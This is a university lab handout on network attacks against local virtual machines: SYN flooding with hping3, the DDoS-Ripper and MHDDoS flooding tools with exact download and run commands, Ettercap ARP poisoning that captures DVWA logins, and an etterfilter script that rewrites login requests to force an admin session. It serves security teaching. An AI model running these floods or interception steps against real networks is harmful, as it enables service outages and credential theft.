Lab4- Network Attacks

6COSC002W

Ayman El Hajjar

Week 5

Requirements and Notes

- **NOTE**- In some activities you need **only** your Kali Linux machine to be connected to the internet.
- In this lab, you need the following VM machines
  1. Kali Linux
  2. OWASP Vulnerable machine
  3. Windows 7 or windows 10 virtual Machine - Check the lab environment setup for more details

1 Denial of Service attacks

1.0.1 TCP flooding using hping3

- **hping3** is a powerful application that is extremley useful to testing networking and systems, mainly at the network and transport layers.
- The most common technique used in denial of service attacks is the TCP SYN flood.
- We can test resilience to flooding by using the hping3 tool which comes in Kali Linux.
- The TCP handshake takes a three-phase connection of SYN, SYN-ACK, and ACK packets. When the SYN packet arrives, a buffer is allocated to provide state information for the session.
- The TCP SYN flood happens when this three-packet handshake doesn't complete properly.
- Let's see what happens when we try to run a simple ICMP ping using hping3.

- We will use OWASP Ip address, fast as we are simply conducting ICMP ping and we will be sending 5 packets. We type:
  - sudo hping3 192.168.56.102 –fast –count 5
  - Note; if you run it fast on a system that has detection systems in place, you run the risk of countermeasures being deployed and prevent it.
- Now let us try to attack OWASP by a simple TCP SYN attack. Basically we are flooding OWASP with SYN messages and we are not responding (hping3 does not send back an ACK packet, and so it doesn't complete the handshake). At some point OWASP will have not be able to take any new SYN messages as the buffer is full waiting for ACK messages for each of the SYN that was sent.
- Before we start the attack, let us open OWASP and type **top**. We can see the CPU usage before the attack and while the attack is happening. Keep an eye on CPU%.
- Let's go back to Kali, to run the TCP SYN attack. We type:
  - sudo hping3 192.168.56.102 –flood -S -p 445
  - The flag -S is the default TCP mode with to indicate that a SYN packet is to be generated. The - p 445 is to specify the destination port is 445, and the –flood option to specify a high omission rate to enable flooding.
  - Each packet in this attack will look like a standard connection request to the target and it will send back a SYN-ACK packet.
- Looking at OWASP again, I can see that the CPU usage for a particular process spiked up and is now continuously running round about 34%. This is the ksoftirqd process. Your computer communicates with the devices attached to it through IRQs (interrupt requests). When an interrupt comes from a device, the operating system pauses what it was doing and starts addressing that interrupt. This is an interrupt request process that is causing a significant workload.

READ THIS CAREFULLY

DO NOT USE THIS SCRIPT ANYWHERE OUTSIDE OF THIS LAB.

IF YOU DO, YOU WILL BREAKING THE LAW.

Requirements and Notes

- **NOTE**- In some activities you need **only** your Kali Linux machine to be connected to the internet.
- In this lab, you need the following VM machines
  1. Kali Linux
  2. OWASP Vulnerable machine
  3. Windows 7 Machine

  OWASP for me has the IP 192.168.56.104. It could have a different IP for you.

Smurf DoS attack using DDos Ripper

- A smurf attack is historically one of the oldest techniques to perform a distributed denial-of-service (DDoS) amplification attack.
- This attack consists of sending a series of ICMP echo requests with a spoofed source IP address to the network broadcast address.
- When this echo request is broadcast, all hosts on the LAN should simultaneously reply to the target for each spoofed request received.
- This technique is less effective against modern systems, as most will not reply to IP-directed broadcast traffic.
- There are many scripts for DDos Attacks. We will be using DDoS-Ripper.
- First we need to download it:

  git clone https://github.com/palahsu/DDoS-Ripper.git
- We navigate to the DDoS-Ripper folder.


  cd DDoS-Ripper
- To run to the script we type:

  python3 DRipper.py
- This will present us with the various options that we can use with the script:

  python3 DRipper.py -s 192.168.56.104 -t 445

      * What we just did is to flood the OWASP VM with ICMP packet requests.
      * We used -s option to choose the server IP. We used -t option

  - If you go to the browser on your windows machine and try to visit the server page, you will find that the number of requests make the OWASP server slow but it does not crash.



```
┌──(kali㉿kali)-[~/MHDDoS]
└─$ python3 start.py
* MHDDoS - DDoS Attack Script With 51 Methods
Note: If the Proxy list is empty, the attack will run without proxies
      If the Proxy file doesn't exist, the script will download proxies and check them.
      Proxy Type 0 = All in config.json
      SocksTypes:
         - 6 = RANDOM
         - 5 = SOCKS5
         - 4 = SOCKS4
         - 1 = HTTP
         - 0 = ALL
 > Methods:
 - Layer4
 | MCPE, MCBOT, UDP, MEM, ARD, VSE, SYN, TCP, CPS, CLDAP, TS3, MINECRAFT, RDP, DNS, FIVEM, NTP, CONNECTION, CHAR | 18 Methods
 - Layer7
 | BOMB, STRESS, COOKIE, CFBUAM, HEAD, XMLRPC, EVEN, SLOW, BOT, CFB, KILLER, NULL, GET, DYN, BYPASS, APACHE, AVB, DOWNLOADER, DGB, POST, GSB, PPS, OVH | 23
Methods
 - Tools
 | PING, DNS, DSTAT, CHECK, INFO, TSSRV, CFIP | 7 Methods
 - Others
 | TOOLS, HELP, STOP | 3 Methods
 - All 51 Methods

Example:
   L7: python3 start.py <method> <url> <socks_type> <threads> <proxylist> <rpc> <duration> <debug=optional>
   L4: python3 start.py <method> <ip:port> <threads> <duration>
   L4 Proxied: python3 start.py <method> <ip:port> <threads> <duration> <socks_type> <proxylist>
   L4 Amplification: python3 start.py <method> <ip:port> <threads> <duration> <reflector file (only use with Amplification)>
```

Figure 1: MHDDos interface

MHDDos Attack Script With 51 Methods

READ THIS CAREFULLY

You need to be connected to the Internet to download and script and all its dependencies.

- This script is interesting as you can use it to stress test websites using different methods.
- You can read more about the tool on github MHDDos page.
- First we need to download it:

  git clone https://github.com/MHProDev/MHDDoS.git
- We navigate to the MHDDos folder.

  cd MHDDos
- Before we run the script we need to ensure all requirements are installed. We can install them using the requirements.txt file in the folder.

  pip install -r requirements.txt
- To run to the script we type:

  python3 start.py
- This will present us with the various options that we can use with the script. It is also telling us that we need to choose what option to use as shown in figure 1.

READ THIS CAREFULLY

> Now you have everything installed for MHDDos, make sure you change the settings in kali to host only adapter.

- OWASP server is using TCP for the transport layer.

  python3 start.py tcp 192.168.56.104 1 3600

  - What we just did is to flood the OWASP VM with TCP packet requests from 1 thread for 3600 seconds.
  - If you open a browser on your windows machine and browse to OWASP 192.168.56.104 while the script is running you will find it a bit slow but is still working.

- You can keep increasing the threads and the time of the attack until the server becomes unresponsive. This is why it is a stress test, it will allow you to identify how many requests your server can cope with before it crashes.

- I kept on increasing the number of threads and time. At 1000 threads and 36000 seconds, the server become unavailable. If you can still see it on your browser, delete the history, close the browser and try again. The server will not respond until you stop the script.

  python3 start.py tcp 192.168.56.104 1000 36000

- To use the different methods and different protocols for both layer 4 (Transport) and layer 7 (Application) you need to know what services and protocols the website you are carrying your stress testing on uses.

Man in the Middle Attacks and Session Hijacking

- A Man in the Middle (MITM) attack is the type of attack in which the attacker sets themselves in the middle of the communication line between two parties, usually a client and a server.

- This is done by breaking the original channel and then intercepting messages from one party and relaying them (sometimes with alterations) to the other.


Setting up a spoofing attack with Ettercap - ARP Spoofing

Address Resolution Protocol (ARP) spoofing is maybe the most common MITM attack out there. It is based on the fact that the Address Resolution Protocol—the one that translates IP addresses to MAC addresses—does not verify the authenticity of the responses that a system receives. This means that, when Alice's computer asks all devices in the network, "what is the MAC address of the machine with IP xxx.xxx.xxx.xxx", it will believe the answer it gets from any device, be it the desired server or not so ARP spoofing or ARP poisoning works by sending lots of ARP responses to both ends of the communications chain, telling each one that the attacker's MAC address corresponds to the IP address of their counterpart.

Note

- In this experiment, it is essential that you identify the IP addresses for all the running VMs.


- With the virtual machines running, our Kali Linux (192.168.56.101) host will be the attacking machine. Open a root terminal and run the following command:
- **sudo ettercap –G**
- Make sure that the correct interface is selected.
- Click on the correct sign as shown in Figure 2 below.



Sniffing at startup: on
Primary Interface: eth0
Bridged sniffing: off
Bridged Interface: Local Loopback

Figure 2: Starting Ettercap


- Click on the list button as shown in Figure 3 below to show the list of hosts in your network.



```
8230 mac vendor fingerprint
766 tcp OS fingerprint
182 known services
ua: no scripts were specified, not starting up!
tarting Unified sniffing...
```

Figure 3: Network hosts list

- If you dont see all the hosts in your network, click on the search button as shown in Figure 4 below.




IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:13	
fe80::80ac:4126:fa58:1b81	08:00:27:10:B8:D0	
192.168.56.103	08:00:27:10:B8:D0	

```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Figure 4: Scan for hosts

- From the hosts found, we will select our targets as shown in Figure5. To do this from the Hosts menu, select Hosts list.
  - From the list, select 192.168.56.102 and click on Add to Target 1.
  - Then, select 192.168.56.103 and click on Add to Target 2.
- Make sure your attack targets are selected by choosing Current Targets as shown in Figure 6




```
IP Address                MAC Address         Description
fe80::e439:6b4d:a908:13f7 0A:00:27:00:00:13
192.168.56.1              0A:00:27:00:00:13
192.168.56.100            08:00:27:70:60:62
192.168.56.102            08:00:27:00:8A:86
192.168.56.103            08:00:27:10:B8:D0
```

```
DHCP: [08:00:27:AB:08:1C] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK : 192.168.56.101 255.255.255.0 GW invalid
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
```

Figure 5: Select Targets

- Make sure your attack targets are selected by choosing Current Targets as shown in Figure 6



```
Target 1          Target 2
192.168.56.102    192.168.56.103
```


```
ARP poisoning victims:

 GROUP 1 : 192.168.56.102 08:00:27:00:8A:86

 GROUP 2 : 192.168.56.103 08:00:27:10:B8:D0
```

Figure 6: Select Current Targets

- Choose ARP Poisoning attack as shown in Figure 7




```
IP Address                MAC Address         Description
fe80::e439:6b4d:a908:13f7 0A:00:27:00:00:13
192.168.56.1              0A:00:27:00:00:13
192.168.56.100            08:00:27:70:60:62
192.168.56.102            08:00:27:00:8A:86
192.168.56.103            08:00:27:10:B8:D0
```

```
DHCP: [192.168.56.100] ACK : 192.168.56.101 255.255.255.0 GW invalid
andomizing 255 hosts for scanning...
canning the whole netmask for 255 hosts...
 hosts added to the hosts list...
lost 192.168.56.102 added to TARGET1
lost 192.168.56.103 added to TARGET2
```

Figure 7: ARP Poisoning Attack

- Make sure Sniff Remote connection is selected as shown in Figure 8



Ettercap 0.8.3.1 (EB)

Host List

IP Address	MAC Address	Description
fe80::e439:6b4d:a908:13f7	0A:00:27:00:00:13	
192.168.56.1	0A:00:27:00:00:13	
192.168.56.100	0	
192.168.56.102	0	
192.168.56.103	0	

MITM Attack: ARP Poisoning


Optional parameters

- [✓] Sniff remote connections.
- [ ] Only poison one-way.

```
DHCP: [192.168.56.100] ACK : 192.168.56.101 255.255.255.0 GW invalid
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Host 192.168.56.102 added to TARGET1
Host 192.168.56.103 added to TARGET2
```

Figure 8: Sniff Remote connection

- On the victim machine (Windows) - suppose you are visiting a genuine website. Open a browser and visit the vulnerable machine. Dont forget the attacker is using **ARP poisoning attack**.
- log in to the Damn Vulnerable Web Application (DVWA) using DVWA credentials - username admin, password admin



Username: admin


Password: •••••

You have logged out

Damn Vulnerable Web App (DVWA) - Login - Internet Explorer
DVWA
Login
For Windows 8, 8.1 and 10, you will NOT be able to re-arm the trial.

Figure 9: Login to DVWA

- The attacker should be able to see all traffic. In fact ettercap is able to recognise username and password on a log in page.
- If you return to the attacker machine, you should be able to see the username and password on Ettercap screen.



192.168.56.102

192.168.56.103

```
GROUP 1 : 192.168.56.102 08:00:27:00:8A:86

GROUP 2 : 192.168.56.103 08:00:27:10:B8:D0
HTTP : 192.168.56.102:80 -> USER: admin  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=admin&Login=Login
```

Figure 10: Ettercap captured traffic

- Do not close ettercap as you will need it for the next task.

What happened

- Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine MAC addresses. All network devices that need to communicate on the network broadcast ARP queries in the system to find out other machines' MAC addresses. ARP Poisoning is also known as ARP Spoofing.
- Here is how ARP works:
  - When one machine needs to communicate with another, it looks up its ARP table.
  - If the MAC address is not found in the table, the ARP_request is broadcasted over the network.
  - All machines on the network will compare this IP address to MAC address.
  - If one of the machines in the network identifies this address, then it will respond to the ARP_request with its IP and MAC address.
  - The requesting computer will store the address pair in its ARP table and communication will take place.
- What is ARP Spoofing?
- ARP packets can be forged to send data to the attacker's machine.
  - ARP spoofing constructs a large number of forged ARP request and reply packets to overload the switch.
  - The switch is set in forwarding mode and after the ARP table is flooded with spoofed ARP responses, the attackers can sniff all network packets.
- Attackers flood a target computer ARP cache with forged entries, which is also known as poisoning. ARP poisoning uses Man-in-the-Middle access to poison the network.
- What is MITM?
- The Man-in-the-Middle attack (abbreviated MITM, MitM, MIM, MiM, MITMA) implies an active attack where the adversary impersonates the user by creating a connection between the victims and sends messages between them. In this case, the victims think that they are communicating with each other, but in reality, the malicious actor controls the communication.
- Third Person A third person exists to control and monitor the traffic of communication between two parties. Some protocols such as SSL serve to prevent this type of attack.
  - If not, make sure you browse in the client machine (that is your host machine spoofed) to the OWASP vulnerable machine - that is the web server.
  - you should now be able to see genuine traffic between client and web server [a]

[a]What happened paragraph is taken from Ethical hacking website

Modifying data between the server and the client

So far we have only managed to spoof arp messages and thus sniff all genuine traffic between client and web server. We have also captured cookies and traffic to replay it in another time but What if we want to intercept messages and tamper with them. That is modifying data such as requests and responses exchanged between client and server.

- We need Ettercap filters to detect whether or not a packet contains the information we are interested in and to trigger the change operations.
- Using Nmap we can find if a host is up or not.


Note

- This experiment will not work unless you have completed the previous experiments and you have spoofed the ARP of the victim.
- You are also sitting in the middle sniffing traffic between client and web server

- Our first step is to create a filter file. Save the following code in a text file (we will call it regex-replace-filter.filter) as is shown below.
- I am using nano text editor to write the code as shown in Fig.11 but you can use a graphical editor if you want .

```
# If the packet goes to vulnerable_vm on TCP port 80 (HTTP)

 if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
# if the packet's data contains a login page
 if (search(DATA.data, "POST")){
msg("POST request");
 if (search(DATA.data, "login.php") ){
msg("Call to login page");
# Will change content's length to prevent server from failing
 pcre_regex(DATA.data, "Content-Length:\ [0-9]*","Content-Length: 41");
msg("Content Length modified");
# will replace any username by "admin" using a regular expression
 if (pcre_regex(DATA.data, "username=[a-zAZ]*&","username=admin&"))      {
msg("DATA modified\n");
}
msg("Filter Ran.\n");
                    }
          }
}
```



```
GNU nano 5.9                                        regex-replace-filter.filter *
# If the packet goes to vulnerable_vm on TCP port 80 (HTTP)
if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
    # if the packet's data contains a login page
    if (search(DATA.data, "POST")){
        msg("POST request");
        if (search(DATA.data, "login.php") ){
            msg("Call to login page");
            # Will change content's length to prevent server from failing
            pcre_regex(DATA.data, "Content-Length\:\ [0-9]*","Content-Length: 41");
            msg("Content Length modified");
            # will replace any username by "admin" using a regular expression
            if (pcre_regex(DATA.data, "username=[a-zA-Z]*&","username=admin&"))    {
                msg("DATA modified\n");
            }
            msg("Filter Ran.\n");
        }
    }
}
```

Figure 11: Filter

- **Note**: The # symbols are comments., The syntax is very similar to C apart from that and a few other little exceptions.
- **Note**: Note this IP address in the filter code. In my case the IP address for the VM machine is 192.168.56.102. In your lab environment, it could have another IP address. Make sure the IP address reflects your OWASP VM address.

- Next, we need to compile the filter for Ettercap to use it. From a terminal, run the following command:

  etterfilter -o regex-replace-filter.ef regex-replace-filter.filter

  - Now, from Ettercap's menu, select Filters — Load a filter, followed by regex-replace-filter.ef and click Open.
    - We will see a new entry in Ettercap's log window indicating that the new filter has been loaded.
  - In the victim client, browse to http://192.168.56.102/dvwa/ and log in as any user with the password admin , for **example**: **nonuser** : **admin** .
  - The user is now logged in as an administrator and the attacker has a password that works for two users.
  - If we check Ettercap's log, we can see all the messages we wrote in code displayed there.

How it works

- An ARP spoofing attack is only the start of more complex attacks. In this code, we used the packet filtering capability of Ettercap to identify a packet with specific content and modified it to force the user to log in to the application as an administrator. This can also be done from server to client and can be used to trick the user by showing them fake information.

- Our first step was to create the filtering script, which first checks if the packet being analysed contains the information that identifies the one we want to alter, as illustrated:

```
if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
```

- If the destination IP is the one of the vulnerable_vm and the destination TCP port is 80 which is the default HTTP port, it is a request to the server we want to intercept.

```
if (search(DATA.data, "POST")){
msg("POST request");
if (search(DATA.data, "login.php") ){
```

- If the request is by the POST method and goes to the login.php page, it is a login attempt as that is the way our target application receives the login attempts.

```
pcre_regex(DATA.data, "Content-Length\:\ [0-9]*","Content-Length: 41");
```

- We used a regular expression to locate the Content-Length parameter in the request and replaced its value with 41, which is the length of the packet when we send a login with admin/admin credentials.

```
if (pcre_regex(DATA.data, "username=[a-zA-Z]*&","username=admin&")){
msg("DATA modified\n");
}
```

- There is more Ettercap filters can be used for other things besides altering requests and responses, they can be used.

- For example to log all HTTP traffic and execute a program when a packet is captured:

```
if (ip.proto == TCP) {
        if (tcp.src == 80 || tcp.dst == 80) {
                log(DATA.data, "./http-logfile.log");
                exec("./program");
        }
}
```

Again, using regular expressions, we look for the username's value in the request and replace it with admin. The messages (msg) are only for tracing and debugging purposes and could be omitted from the script. After writing the script, we compiled it with the etterfilter tool for Ettercap in order to process it. After that, we loaded it into Ettercap and then just waited for the client to connect. This is only an example, there is so much we can do with filtering. You can explore the Etter fFilter examples on GitHUB

- For more information on Ettercap filters, check out the etterfilter man page.
- Etterfilter is a very powerful tool.